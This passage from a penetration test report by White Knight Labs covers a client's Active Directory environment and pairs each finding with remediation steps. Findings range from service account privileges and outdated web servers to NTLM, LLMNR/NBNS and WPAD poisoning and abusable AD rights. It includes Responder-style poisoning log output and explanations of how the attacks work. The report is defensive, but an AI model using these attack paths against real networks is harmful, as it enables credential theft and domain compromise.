Password Last Changed	Thu, 07 May 2009 00:55:37 GMT
Last Logon	Sat, 26 Feb 2022 12:28:35 GMT
Last Logon (Replicated)	Tue, 01 Mar 2022 16:29:57 GMT
Enabled	True
Email	[REDACTED]
AdminCount	True
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False

Figure 39 - Example of SQLAdmin user not following password rotation policy

Additionally, WKL found that the [CLIENT] service account had local admin access to over **2900+** hosts within the network.

During analysis of multiple service accounts within Active Directory environments, WKL assessors identified common service account issues:

- Giving excessive privileges, or over-privileged service accounts
- Failing to rotate or change service account passwords
- Leaving default passwords in place
- Using the same account for multiple services



- Using poor service account naming conventions
- Sharing an account between services and people
- Using the same password for multiple accounts
- Never decommissioning service accounts when they are no longer needed

Recommendations:

Service accounts should be carefully managed, controlled, and audited. In most cases, they can also be associated back to an identity as an owner. However, service accounts should not have the same characteristics as a person logging on to a system. They should not have interactive user interface privileges nor the capability to operate as a normal account or user. Depending on the operating system or infrastructure, this could encompass restricting everything from executing a batch process, to not having a proper shell assigned to the account.

WKL recommends implementing the following procedures when creating service accounts:

- **Keep access limited** - Ensure you only allocate AD service accounts the minimum privileges they require for the tasks they need to carry out and don't give them any more access than is necessary.
- **Create service accounts from scratch** - Don't create service accounts in Active Directory by copying old ones as you might accidentally be copying from a service account with much higher privileges than you need.
- **Don't put service accounts in built-in privileged groups** - Putting service accounts in groups with built-in privileges can be risky because each person in the group will have access to the service account's credentials. If there's account misuse, it can be hard to figure out who the offender is. If you need a service account for a privileged group, create a new group with the same privileges and allow access only to the service account.
- **Disallow service account access to important objects** - Use an access control list to protect sensitive files, folders, groups, or registry objects from misuse by AD Service Accounts.
- **Remove unnecessary rights** - Denying nonessential user rights is helpful to keep security measures strong.
- **Set access by using the "Log On To" feature** - When you create a service account in Active Directory, you can allow it to only log on to certain machines to protect sensitive data.
- **Limit time frames** - You can add extra security by configuring AD service accounts to be allowed to log on only at certain times of day.



- **Control password configuration** - You can set a service account so the user can't change their own password. You can also set it so the account can't be delegated to someone else. This ensures the administrator controls the password and nobody other than authorized users have access to the account.
- **Enable auditing** - Enable auditing for all service accounts and related objects. Once auditing is enabled, regularly check the logs to see who's using the accounts, when, and for what purposes.
- **Implement access rights management software** - Carefully managing your Active Directory service accounts is crucial to preventing misuse of broad access and privileges. An access rights management tool can be beneficial to ensure user accounts are set up and managed with appropriate permissions and access.

For more information please reference:

- <https://foresite.com/active-directory-security-best-practices-privileged-accounts/>
- <https://www.lepide.com/blog/nine-tips-for-preventing-misuse-of-service-accounts-in-active-directory/>

Finding: Critical – Weak Password Policy

WKL discovered a weak domain account password policy for the domain. The 12-character password length allowance is a serious issue because this length of password makes brute-force attacks much simpler and oftentimes more successful. When the password hash of a 12-character password is retrieved and a cracking attempt is made, the likelihood of the password being cracked is far greater than a lengthier password. The entire sequence of possible passwords within the alphanumeric range for a 12-character password can be brute forced within a few days.

A weak password policy allows attackers to easily perform brute force or spraying attacks against domain accounts, in addition to greatly increasing the likelihood that an attacker will be able to successfully crack password hashes. This weak policy made cracking passwords very easy during the testing period.

Recommendations:

WKL recommends that [CLIENT] adopt a domain-wide password policy with the following characteristics:

- 15+ characters minimum length
- Password complexity enabled
- 24 previous passwords remembered
- 5 invalid logon attempts before lockout



- Indefinite lockout duration (until unlocked by administrator)

Finding: Critical – Apache HTTPD vulnerable version

Multiple out of date versions of Apache HTTPD were detected in the environment which are known to contain critical and/or high rated vulnerabilities. Three of these instances were observed to be running Apache version 2.2 which has been end-of-life since December 2017. There may be additional vulnerabilities in version 2.2 which have not been properly reported and/or investigated as noted by the Apache project.

```
[L]# curl -v http://10.100.32.7
* Trying 10.100.32.7:80...
* Connected to 10.100.32.7 (10.100.32.7) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.100.32.7
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 18:50:28 GMT
< Server: Apache/2.2.15 (Win32)
< Last-Modified: Sat, 20 Nov 2004 18:16:26 GMT
< ETag: "c0000000a9dc9-2c-3e9549f1af280"
< Accept-Ranges: bytes
< Content-Length: 44
< Content-Type: text/html
<
```

Figure 40 - Example of service with vulnerable version based on reported HTTP response Server header.

Recommendations:

WKL recommends upgrading to the latest stable version of Apache HTTPD which as of this reporting is 2.4.53. Implement security monitoring and patching procedures to detect and update Apache as new versions become available and more importantly as security vulnerabilities are documented.

References:

- https://httpd.apache.org/security/vulnerabilities_22.html
- https://httpd.apache.org/security/vulnerabilities_24.html
- https://downloads.apache.org/httpd/CHANGES_2.4

Finding: Critical – Apache Tomcat vulnerable version

Multiple outdated versions of Apache Tomcat were detected in the environment which are known to contain critical and/or high rated vulnerabilities including the potential for remote code execution. Many of the versions detected were observed to be running a Tomcat version which is past end-of-life.



Figure 41 - Example of outdated Tomcat - version 7.0.72

Recommendations:

WKL recommends upgrading to the latest stable version of Apache Tomcat based on the major version desired and/or needed for other dependencies as noted by Apache project. See references below.

References:

- <https://tomcat.apache.org/>
- <https://tomcat.apache.org/whichversion.html>
- <https://tomcat.apache.org/tomcat-60-eol.html>
- <https://tomcat.apache.org/tomcat-70-eol.html>
- <https://tomcat.apache.org/tomcat-80-eol.html>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-1938>



Finding: Critical – NGINX 1-Byte Memory Overwrite RCE

WKL discovered a vulnerable version of Nginx running on the above hosts which is affected by a remote code execution vulnerability. A security issue in nginx resolver was identified, which could allow an unauthenticated remote attacker to cause 1-byte memory overwrite by using a specially crafted DNS response, resulting in worker process crash or, potentially, in arbitrary code execution.

Recommendations:

WKL recommends applying the security patches necessary to mitigate the risk of exploitation. Due to the critical nature of this vulnerability, it is recommended to update the Nginx web server immediately. For more information, please reference:

- <https://nvd.nist.gov/vuln/detail/CVE-2021-23017>

Finding: High – ESXi 6.5 / 6.7 XSS

WKL discovered multiple instances of XSS vulnerabilities on ESXi servers. The remote VMware ESXi hosts were discovered to be running version 6.5 or 6.7 and are affected by a cross-site scripting (XSS) vulnerability in virtual machine attributes due to improper validation of user-supplied input. An authenticated, remote attacker with access to modify the system properties of a virtual machine from inside the guest OS can exploit this, by inserting script-related HTML in the system properties and having a user view the system properties from the ESXi Host Client, to execute arbitrary script code in a user's ESXi Host Client session.

Recommendations:

WKL recommends patching the ESXi servers to the newest supported ESXi version. For more information, please reference the following:

- <https://www.vmware.com/security/advisories/VMSA-2020-0008.html>

Finding: High – Overly Permissive Active Directory Rights

Active Directory permissions can be a challenging area to master as, attackers are coming up with new ways to exploit common misconfigurations in an Active Directory network. The challenge in managing Active Directory permissions is often determining the access of each group/user. Often the full impact of what access a group/user actually has is not fully understood by the organization. Attackers leverage access (though not always privileged access) to compromise Active Directory.



The key point often missed is that rights to Active Directory and key resources is more than just group membership; it is the combined rights the user has which is made up of:

- Active Directory group membership.
- AD groups with privileged rights on computers
- Delegated rights to AD objects by modifying the default permissions (for security principals, both direct and indirect).
- Rights assigned to SIDs in SIDHistory to AD objects.
- Delegated rights to Group Policy Objects.
- User Rights Assignments configured on workstations, servers, and Domain Controllers via Group Policy (or Local Policy) defines elevated rights and permissions on these systems.
- Local group membership on a computer or computers (similar to GPO assigned settings).
- Delegated rights to shared folders.

When performing Active Directory enumeration of a network, scans are completed of the Active Directory for AD ACLs that can identify the accounts/groups with privileged rights based on the delegation on AD objects such as the domain, OUs, security groups, etc. Every object in Active Directory has default permissions applied to it as well as inherited and any explicit permissions.

Some of the Active Directory object permissions and types that attackers are interested in:

- **GenericAll** - full rights to the object (add users to a group or reset user's password)
- **GenericWrite** - update object's attributes (i.e logon script)
- **WriteOwner** - change object owner to attacker controlled user take over the object
- **WriteDACL** - modify object's ACEs and give attacker full control right over the object
- **AllExtendedRights** - ability to add user to a group or reset password
- **ForceChangePassword** - ability to change user's password
- **Self (Self-Membership)** - ability to add yourself to a group

WKL discovered the “**Service Accounts**” group had local admin permissions to over **2900+** hosts within the network. The following example shows the BloodHound data for the “**Service Accounts**” group:



Group Membership	
First Degree Group Membership	1
Unrolled Member Of	8
Foreign Group Membership	0

LOCAL ADMIN RIGHTS	
First Degree Local Admin	2980
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	▶

Figure 42 - Example of Service Accounts group local admin access

Recommendations:

White Knight Labs recommends auditing Active Directory user rights and permissions. To effectively identify all accounts with privileged access, it's important to ensure that all avenues are explored to effectively identify the rights. This means that organizations need to check the permission on AD objects, starting with Organizational Units (OUs) and then branching out to security groups. Additionally, all Active Directory users and groups should follow the least privilege model based on only providing the necessary permissions for the desired business operation.

WKL recommends checking the following:

- Enumerate group membership of default groups (including sub-groups). Identify what rights are required and remove the others.
- Scan Active Directory (specifically OUs & security groups) for custom delegation.
- Scan for accounts with SIDHistory (should only be required during an active migration from one domain to another).



- Review User Rights Assignments in GPOs that apply to Domain Controllers, Servers, and Workstations.
- Review GPOs that add AD groups to local groups and ensure these are still required and the level of rights are appropriate.

For more information on Active Directory permissions please reference the following:

- <https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces#genericall-on-user>
- <https://adsecurity.org/?p=4119>
- <https://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>

Finding: High – Microsoft AppLocker Not Enabled

Microsoft AppLocker is an application whitelisting technology that advances the app control features and functionality of Software Restriction Policies. AppLocker contains capabilities and extensions that allow for the creation of rules to allow or deny apps from running based on unique identities of files and to specify which users or groups can run those apps. AppLocker currently allows control over the following types of apps: executable files (.exe and .com), scripts (.js, .ps1, .vbs, .cmd, and .bat), Windows Installer files (.mst, .msi and .msp), DLL files (.dll and .ocx), and packaged apps and packaged app installers (appx).

WKL discovered that [CLIENT] does not currently have an AppLocker policy enabled on the [CLIENT] domain. This allows for the injection of malicious payloads that, when executed, permit the use of Microsoft Powershell and CMD terminals. This can allow an attacker to execute arbitrary code on systems within the domain and may lead to escalation of privileges that can result in a full domain compromise.

Recommendations:

WKL recommends enabling Microsoft AppLocker within the domain to restrict the use of potentially malicious file types, such as .exe and .ps1 files. While implementation of AppLocker may vary based on the domain and business requirements, Microsoft has provided extensive documentation for the deployment of AppLocker as well as guides for creating custom rules within the domain. For more information, please reference:

- <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-policies-deployment-guide>
- <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-your-applocker-policies>



- <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/deploy-the-applocker-policy-into-production>

Finding: **High** – Lack of LDAP Signing and Channel Binding

LDAP Signing and Channel Binding provide ways to increase the security for communications between LDAP clients and Active Directory domain controllers. LDAP signing is a Simple Authentication and Security Layer (SASL) feature that is a part of the LDAP protocol used to access Active Directory. Binding is the step where the LDAP server authenticates the client and, if the client is successfully authenticated, allows the client access to the LDAP server based on that client's privileges.

The default configuration for LDAP Channel Binding and LDAP Signing on Active Directory domain controllers is to permit LDAP clients to establish connections without enforcing LDAP Channel Binding and signing. This can potentially open Active Directory domain controllers to an elevation of privilege vulnerability by relaying connections between services and could raise the criticality of other attacks that rely on connection relaying to be effective, such as the PetitPotam attack.

Recommendations:

Microsoft has stated that they will not be changing default LDAP signing and channel binding requirements in future Windows updates, but they have released guidance for administrators to mitigate these vulnerabilities via Group Policy in addition to adding event IDs 3039, 3040, and 3041 to aid in detection.

WKL recommends enabling LDAP Signing and LDAP Channel Binding on the affected hosts in order to mitigate the risk of exploitation. LDAP Signing and Channel Binding token requirements can be enabled via Group Policy, Local Computer Policy, or Domain Group Policy Objects. It is also recommended that LDAP events diagnostic logging be set to level 2 or higher. For more information, please reference:

- <https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/enable-ldap-signing-in-windows-server>
- <https://support.microsoft.com/en-us/topic/2020-ldap-channel-binding-and-ldap-signing-requirements-for-windows-ef185fb8-00f7-167d-744c-f299a66fc00a>



Finding: High – Disable NTLM Authentication

Windows NT LAN Manager (NTLM) is a challenge-response authentication protocol used to authenticate a client to a resource in an Active Directory environment. When the client requests access to a service within the domain, the service sends a challenge to the client, requiring that the client utilize its authentication token and respond with the result. The service may validate the result or send it to the Domain Controller (DC) for validation. If the service or DC confirms that the client's response is correct, the service allows access to the client.

NTLM authentication is considered a legacy authentication protocol and presents considerable vulnerabilities to the Active Directory environment. NTLM's older cryptography scheme makes it easy for attackers to obtain password hashes. These hashes are encrypted using MD4 encryption, which can be cracked with little effort. NTLM authentication is also vulnerable to NTLM Relay Attacks, in which an attacker positions themselves as a man-in-the-middle on the network and spoofs challenge messages to receive the responses from hosts on the network. These responses are then relayed by the attacker for authentication. Additionally, since NTLM is based on passwords, this protocol is not compatible with any form of Multifactor Authentication or smart card technology.

Recommendations:

WKL recommends that NTLM authentication be disabled within the Active Directory environment and replaced with Kerberos authentication. NTLM authentication can be disabled via Group Policy as well as through the Registry Editor. For more information on the two methods of disabling NTLM authentication, please reference:

- <https://www.thewindowsclub.com/disable-ntlm-authentication-in-windows-domain>

Finding: High – Windows Default IPv6 Configuration

On the public internet, the usage of Internet Protocol version 6 (IPv6) is increasing, but in most internal organization networks it is not commonly used. By default, Windows operating systems are configured with IPv6 enabled on network interfaces. IPv6 is not only enabled, but when utilized it is preferred by Windows over IPv4. If an organization has Windows hosts with IPv6 enabled and has not assigned a static IP address or a DHCPv6 service, an attacker can deploy a DHCPv6 service that assigns victim hosts an IPv6 address. This will then allow an attacker to obtain a man-in-the-middle position for protocols like DNS. This can be used to abuse additional weaknesses to compromise hosts.

Recommendations:


WKL recommends setting network preference for IPv4 over IPv6 in order to mitigate the risk of exploitation, without exposing the network to significant disruptions that may be caused by disabling IPv6 completely. For more information please reference:

- <https://support.microsoft.com/en-us/help/929852/guidance-for-configuring-ipv6-in-windows-for-advanced-users>.
- <https://answers.uillinois.edu/uis/page.php?id=99981>
- <https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/>

Finding: High – Windows Insecure Name Resolution

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Services (NBNS) are two built-in components of Microsoft Windows that allow the system to identify other systems when DNS lookups fail. This allows Windows to continue to function on a network despite outdated or missing DNS records. It also allows attackers to spoof responses to these systems, causing them to authenticate to the attacker's system using NTLM over SMB.

WKL successfully captured the hashes of multiple users on the network using this attack, as well as relayed those hashes to other systems, providing WKL with a foothold on the network.



```
[*] [MDNS] Poisoned answer sent to : [REDACTED] for name [REDACTED]
[*] [LLMNR] Poisoned answer sent to [REDACTED] 9 for no [REDACTED]
[*] [MDNS] Poisoned answer sent to : [REDACTED] for nan [REDACTED]
[*] [MDNS] Poisoned answer sent to : [REDACTED] for nan [REDACTED]
[*] [MDNS] Poisoned answer sent to : [REDACTED] for name [REDACTED]
[*] [LLMNR] Poisoned answer sent to [REDACTED] 2 for no [REDACTED]
[*] [MDNS] Poisoned answer sent to : [REDACTED] for name [REDACTED]
[*] [MDNS] Poisoned answer sent to : [REDACTED] for name [REDACTED]
[*] [MDNS] Poisoned answer sent to : [REDACTED] for name [REDACTED]
```

Figure 43 - Example of NetBIOS Poisoning

Recommendations:

WKL recommends disabling both LLMNR and NBNS on all Windows systems. This change should be made after sufficient testing in a test domain that mimics the production domain in terms of usage. To ensure that LLMNR is turned off, the setting needs to be modified in two places – the registry key and via a GPO pushed out. The verbose GPO instructions on turning off LLMNR within Active Directory are:

1. Use Local Group Policy editor by running gpedit.msc and modifying the policy.
2. Computer Configuration -> Administrative Templates -> Network -> DNS Client -> Enable Turn Off Multicast Name Resolution policy by changing its value to Enabled




Figure 44 - Example of Multicast Name Resolution in Group Policy

If central GPO management is not available these settings can also be configured with the following registry keys.

For turning off LLMNR usage via registry modification:

1. REG ADD "HKLM\Software\policies\Microsoft\Windows NT\DNSClient"
2. REG ADD "HKLM\Software\policies\Microsoft\Windows NT\DNSClient" /v "EnableMulticast" /t REG_DWORD /d "0" /f

Finding: High – Web Proxy Auto-Discovery Enabled

WKL encountered Windows hosts on the network that have the Web Proxy Auto-Discovery setting enabled. Web Proxy Auto-Discovery (WPAD) is a method by which a client, such as a workstation or a server, locates and installs a proxy configuration file over DHCP or DNS. Once the proxy server is configured in this manner it is used to act as an intermediary between the proxy client and the target resource. This configuration is enabled by default on Windows and is implemented by any component that utilizes WinHTTP, such as Internet Explorer or Google Chrome.

This method allows an attacker on the network to utilize DNS poisoning techniques to spoof victim machines attempting to identify the WPAD server. Once the DNS lookup for WPAD has been poisoned, the victim machine will retrieve the Proxy Auto-Configuration (PAC) file from the attacker machine and install the attacker machine as the proxy for future requests. By becoming the proxy, the attacker machine then can analyze the information being passed between the victim machine and the target resource. This may reveal sensitive information,



such as usernames and password hashes, that the attacker may then use to further exploit the network.

Recommendations:

There is a lot of documentation regarding fixes for the WPAD issue, and many are not effective. WKL recommends disabling the **WinHTTPAutoProxySvc** service. This can be done by modifying the registry – simply change the value of the “Start” REG_DWORD from “3” to “4” under the key “**HKLM\SYSTEM\CurrentControlSet\Services\WinHttpAutoProxySvc**”. There is a substantial blog post by Google Project Zero that provides a large amount of information on this attack vector, and the remediation listed above can be found in the *Conclusion* section. Please see this document for more information:

- https://googleprojectzero.blogspot.com/2017/12/apocalypse-now-exploiting-windows-10-in_18.html

Finding: **Medium** - SMB Signing Not Enabled

SMB signing is a security mechanism in the SMB protocol and is also known as security signatures. SMB signing is designed to help improve the security of the SMB protocol. SMB signing and security signatures can be configured for the Workstation service and for the Server service. The Workstation service is used for outgoing connections while the Server service is used for incoming connections.

SMB signing is needed to confirm the origin and authenticity of the incoming SMB packet. In the process, it eliminates any kind of tampering and man-in-the-middle attacks. Overall, it makes your packets more secure during transmission.

WKL discovered that SMB signing was not enabled on **200+** hosts on the network. An unauthenticated, remote attacker could exploit this to conduct man-in-the-middle attacks against the vulnerable SMB servers or workstations.

Recommendations:

WKL recommends enabling SMB signing for all hosts within the network. Group Policy is the recommended solution to enable SMB signing for all hosts within the network. For more information, please reference the following:

- [https://docs.microsoft.com/en-us/previous-versions/orphan-topics/ws.11/cc731957\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/orphan-topics/ws.11/cc731957(v=ws.11)?redirectedfrom=MSDN)
- <https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>

Finding: Low – Enable LSA Protection

The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. The additional LSA protection provides protection to prevent code injection by non-protected processes.

This provides added security for the credentials that the LSA stores and manages. This protected process setting for LSA can be configured for Windows 8.1 and Server 2012 and along with Windows 10 and Server 2016/2019.

By enabling additional LSA protection, attackers will no longer be able to conduct pass-the-hash style attacks or use common tooling such as Mimikatz. Processes will no longer be able to attach to the lsass.exe process unless they are signed by Microsoft.

Recommendations:

WKL recommends enabling additional LSA protection¹⁰ for Server 2012 and Windows 8.1 by setting the Run LSA as a Protected Process registry key. This will allow lsass.exe to run as a protected process. The following example shows the registry key that should be set on all Server 2012 / Windows 8.1 hosts:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL to dword:00000001
```

LSA Protection ensures that LSA plug-ins and drivers are only loaded if they are digitally signed with a Microsoft signature and adhere to the Microsoft Security Development Lifecycle (SDL) process guidance.

For Windows 10 and Server 2016/2019, enable Windows Defender Credential Guard¹¹ to run lsass.exe in an isolated virtualized environment without any device drivers. It is also recommended to ensure safe DLL search mode is enabled by setting the following registry key:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager\SafeDllSearchMode
```

For more information please reference:

- <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>

¹⁰ <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>

¹¹ <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage>

- <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage>

Finding: Low – Idle RDP Sessions

WKL identified that RDP sessions that were disconnected, stayed active with processes running under the current user's session. This is normal behavior for Windows Servers and Workstations. During enumeration of a network, attackers will check to see if any Domain Admins or administrative accounts have left a session open over RDP to a set of hosts in the network. This information can be pulled using a basic Domain User account from Active Directory. If sessions are found on hosts with high value target accounts, this could be considered as an attack path that could provide privilege escalation if access to the server is gained.

Recommendations:

By default, Remote Desktop Services¹² allows users to disconnect from a remote session without logging off and ending the session. When a session is in a disconnected state, running programs are kept active even though the user is no longer actively connected. WKL recommends adding a timeout configuration policy that can be applied to all hosts within the network.

Timeouts and reconnection settings can be configured by applying the following Group Policy settings:

- Set time limit for disconnected sessions
- Set time limit for active but idle Remote Desktop Services sessions
- Set time limit for active Remote Desktop Services sessions
- Terminate session when time limits are reached

The above Group Policy settings can be found in the following areas:

- **Computer Configuration\Policies\Administrative Templates\Windows Components\Remote Desktop Services\Remote Desktop Session Host\Session Time Limits**
- **User Configuration\Policies\Administrative Templates\Windows Components\Remote Desktop Services\Remote Desktop Session Host\Session Time Limits**

¹² [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc754272\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc754272(v=ws.11)?redirectedfrom=MSDN)



For more information, please reference the following:

- [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc754272\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc754272(v=ws.11)?redirectedfrom=MSDN)